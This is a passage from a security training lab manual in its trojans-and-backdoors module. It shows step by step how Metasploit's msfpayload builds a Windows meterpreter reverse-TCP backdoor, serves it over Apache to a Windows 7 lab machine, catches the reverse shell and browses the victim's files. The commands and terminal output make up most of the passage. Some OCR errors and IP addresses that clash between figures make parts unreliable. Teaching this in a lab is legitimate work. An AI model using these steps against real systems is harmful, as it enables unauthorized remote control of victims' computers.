


FIGURE 11.5: sharing the file into 755

8. Change the ownership of that folder into www-data, by entering the command **chown -R www-data:www-data /var/www/share/** and then press **Enter**.

```

root@bt:~#
File Edit View Terminal Help
root@bt:~# mkdir /var/www/share
root@bt:~# chmod -R 755 /var/www/share/
root@bt:~# chown -R www-data:www-data /var/www/share/
root@bt:~# ls -la /var/www/ | grep share
drwxr-xr-x 2 www-data www-data 4096 2012-10-23 12:42 share
root@bt:~#

```

FIGURE 11.6: Change the ownership of the folder

9. Type the command **ls -la /var/www/ | grep share** and then press **Enter**.

```

root@bt:~#
File Edit View Terminal Help
root@bt:~# mkdir /var/www/share
root@bt:~# chmod -R 755 /var/www/share/
root@bt:~# chown -R www-data:www-data /var/www/share/
root@bt:~# ls -la /var/www/ | grep share
drwxr-xr-x 2 www-data www-data 4096 2012-10-23 12:42 share
root@bt:~#

```

FIGURE 11.7: sharing the Backdoor.exe file

10. The next step is to start the **Apache server** by typing the **service apache2 start** command in the terminal, and then press **Enter**.




FIGURE 11.8: Starting Apache webserver

To run the apache web server use the following command:
cp
/root/.msf4/data/ex ploits/*
/var/www/share/

- Now your Apache web server is running, copy the **Backdoor.exe** file into the share folder. Type the following command **cp** **/root/Desktop/Backdoor.exe /var/www/share/** and press **Enter**.




FIGURE 11.9: Running Apache webserver

- Now go to **Windows 7** Virtual Machine, open Firefox or any web browser, and type the URL **http://10.0.0.6/share/** in the **URL** field and then press **Enter**.

Note: Here 10.0.0.6 is the IP address of BackTrack; it may vary in your lab environment.




FIGURE 11.10: Firefox web browser with Backdoor.exe

13. Download and save the **Backdoor.exe** file in Windows 7 Virtual Machine, and save this file on the desktop.

If you didn't have apache2 installed, run apt-get install apache2





FIGURE 11.11: Saved Backdoor.exe on desktop

14. Switch back to the **BackTrack machine**.
15. Open the **Metasploit** console. To create a handler to handle the connection from victim machine (Windows 7), type the command **use exploit/multi/handler** and press **Enter**.

Module 06 – Trojans and Backdoors

 The exploit will be saved on /root/.msf4/data/exploits/ folder




The screenshot shows a terminal window titled "Terminal" running on a BackTrack Linux desktop. The command history shows:

```
msf > msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.8.91 X > Desktop/Backdoor.exe
[*] exec: msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.8.91 X > Desktop/Backdoor.exe
[*]
[*] Created by msfpayload (http://www.metasploit.com).
[*] Payload: windows/meterpreter/reverse_tcp
[*] Length: 298
[*] Options: {"LHOST":>"192.168.8.91"}
[*] msf > use exploit/multi/handler
[*] msf exploit(handler) >
```

A large watermark "=> back | track 5^{r3}" is overlaid on the bottom right of the terminal window.

FIGURE 11.12: Exploit the victim machine

16. To use the reverse TCP, type the command **set payload windows/meterpreter/reverse_tcp** and press **Enter**.



The screenshot shows a terminal window titled "Terminal" running on a BackTrack Linux desktop. The command history shows:


```
msf > msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.8.91 X > Desktop/Backdoor.exe
[*] exec: msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.8.91 X > Desktop/Backdoor.exe
[*]
[*] Created by msfpayload (http://www.metasploit.com).
[*] Payload: windows/meterpreter/reverse_tcp
[*] Length: 298
[*] Options: {"LHOST":>"192.168.8.91"}
[*] msf > use exploit/multi/handler
[*] msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
[*] payload => windows/meterpreter/reverse_tcp
[*] msf exploit(handler) >
```

A large watermark "=> back | track 5^{r3}" is overlaid on the bottom right of the terminal window.

FIGURE 11.13: Setup the reverse TCP

17. To set the local IP address that will catch the reverse connection, type the command **set lhost 10.0.0.6 (BackTrack IP Address)** and press **Enter**.

Module 06 – Trojans and Backdoors




The screenshot shows a Metasploit terminal window titled "Terminal" running on a BackTrack Linux machine. The terminal is displaying msf commands to set up a payload and handler. The text in the terminal is as follows:

```
msf > msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.91 X > Desktop/Backdoor.exe
[*] exec: msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.91 X > Desktop/Backdoor.exe
[*]
[*] Created by msfpayload (http://www.metasploit.com).
[*] Payload: windows/meterpreter/reverse_tcp
[*] Length: 298
[*] Options: {"LHOST":>"192.168.0.91"}
[*] use exploit/multi/handler
[*] exploit(handler) > set payload windows/meterpreter/reverse_tcp
[*] payload => windows/meterpreter/reverse_tcp
[*] exploit(handler) > set lhost 18.0.0.6
[*] lhost => 18.0.0.6
[*] exploit(handler) >
[*] exploit(handler) > [REDACTED]
```

A large watermark for "back | track 5" is overlaid on the bottom right of the terminal window.

FIGURE 11.14: set the lost local IP address

18. To start the handler, type the command **exploit -j -z** and press **Enter**.



The screenshot shows the same Metasploit terminal window as Figure 11.14. The user has typed "exploit -j -z" and pressed Enter. The terminal output shows the exploit starting to run in the background. The text in the terminal is as follows:

```
[*] Exploit running as background job
[*] Started reverse handler on 18.0.0.6:4444
[*] Starting the payload handler...
[*] exploit(handler) >
```

A large watermark for "back | track 5" is overlaid on the bottom right of the terminal window.

FIGURE 11.15: Exploit the windows 7 machine

19. Now switch to the **victim machine** (Windows 7) and double-click the **Backdoor.exe** file to run it (which is already downloaded)
20. Again switch to the BackTrack machine and you can see the following figure.

Module 06 – Trojans and Backdoors

```
Backtrack on WIN-D39MR5HL9E4 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places System
Terminal
File Edit View Terminal Help
[*] exec: msfpayload windows/meterpreter/reverse_tcp LHOST=10.0.0.6 X > Desktop/Backdoor.exe
[*] exec: msfpayload windows/meterpreter/reverse_tcp LHOST=10.0.0.6 X > Desktop/Backdoor.exe
sh: Desktop: Is a directory
[*] exec: msfpayload windows/meterpreter/reverse_tcp LHOST=10.0.0.6 X > Desktop/Backdoor.exe
[*] exec: msfpayload windows/meterpreter/reverse_tcp LHOST=10.0.0.6 X > Desktop/Backdoor.exe

[*] Exploit running as background job...
[*] Started reverse handler on 10.0.0.6:4444
[*] Starting the payload handler...
[*] exploit(handler) > [*] Sending stage (752128 bytes) to 10.0.0.5
[*] Meterpreter session 1 opened (10.0.0.6:4444 -> 10.0.0.5:49458) at 2012-10-23 14:57:52 +0530
```

To interact
with the available
session, you can
use sessions -i
<session_id>

FIGURE 11.16: Exploit result of windows 7 machine

21. To interact with the available session, type the command **sessions -i 1 <session_id>**


```
Backtrack on WIN-D39MR5HL9E4 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places System
Terminal
File Edit View Terminal Help
[*] exec: msfpayload windows/meterpreter/reverse_tcp LHOST=10.0.0.6 X > Desktop/Backdoor.exe
[*] exec: msfpayload windows/meterpreter/reverse_tcp LHOST=10.0.0.6 X > Desktop/Backdoor.exe
sh: Desktop: Is a directory
[*] exec: msfpayload windows/meterpreter/reverse_tcp LHOST=10.0.0.6 X > Desktop/Backdoor.exe
[*] exec: msfpayload windows/meterpreter/reverse_tcp LHOST=10.0.0.6 X > Desktop/Backdoor.exe

[*] Exploit running as background job...
[*] Started reverse handler on 10.0.0.6:4444
[*] Starting the payload handler...
[*] exploit(handler) > [*] Sessions: 1-1
[*] exploit(handler) > [*] Session 1: 10.0.0.6:4444 -> 10.0.0.5:49458 at 2012-10-23 14:57:52 +0530
[*] exploit(handler) > [*] sessions -i 1
[*] Starting interaction with 1...
```

FIGURE 11.17: creating the session

22. Enter the command **shell**, and press **Enter**.

Module 06 – Trojans and Backdoors



The screenshot shows a terminal window titled "Terminal" running on a BackTrack Linux system. The window displays a Metasploit exploit session against a Windows 7 target. The session has been successful, and the user is now interacting with a meterpreter shell. The terminal shows the following text:

```
File Edit View Terminal Help
Backtrack Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 298
Options: ("LHOST"=>"10.0.0.6")
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.0.0.6
lhost => 10.0.0.6
msf exploit(handler) > exploit -j -2
[*] Exploit running as background job.


[*] Started reverse handler on 10.0.0.6:4444
[*] Starting the payload handler...
[*] msf exploit(handler) > [*] Sending stage (752128 bytes) to 10.0.0.5
[*] Meterpreter session 1 opened (10.0.0.6:4444 -> 10.0.0.5:49458) at 2012-10-23 14:57:52 +0530

[*] msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
[*] meterpreter > shell
Process 2548 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Admin\Desktop>
```

FIGURE 11.18: Type the shell command

23. Type the **dir** command and press **Enter**. It shows all the directories present on the victim machine (Windows 7).



The screenshot shows a terminal window titled "Terminal" running on a BackTrack Linux system. The user has already exploited a session on a Windows 7 machine and is now in a meterpreter shell. They have run the "dir" command to check the contents of the current directory. The terminal shows the following text:

```
File Edit View Terminal Help
Backtrack [*] msf exploit(handler) > sessions -i 1
[*] Invalid session ID
[*] msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...
[*] meterpreter > shell
Process 2548 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Admin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 6868-71F6

Directory of C:\Users\Admin\Desktop
I
10/23/2012 02:56 <DIR> .
10/23/2012 02:56 <DIR> ..
10/23/2012 02:56 1,048,576,000 .00000000000000000000000000000000
10/23/2012 02:56 2,408 google chrome.lnk
2 File(s) 56,679,985,152 bytes free

C:\Users\Admin\Desktop>
```

FIGURE 11.19: check the directories of windows 7

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Metasploit	Output: Hack the Windows 7 machine directories

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs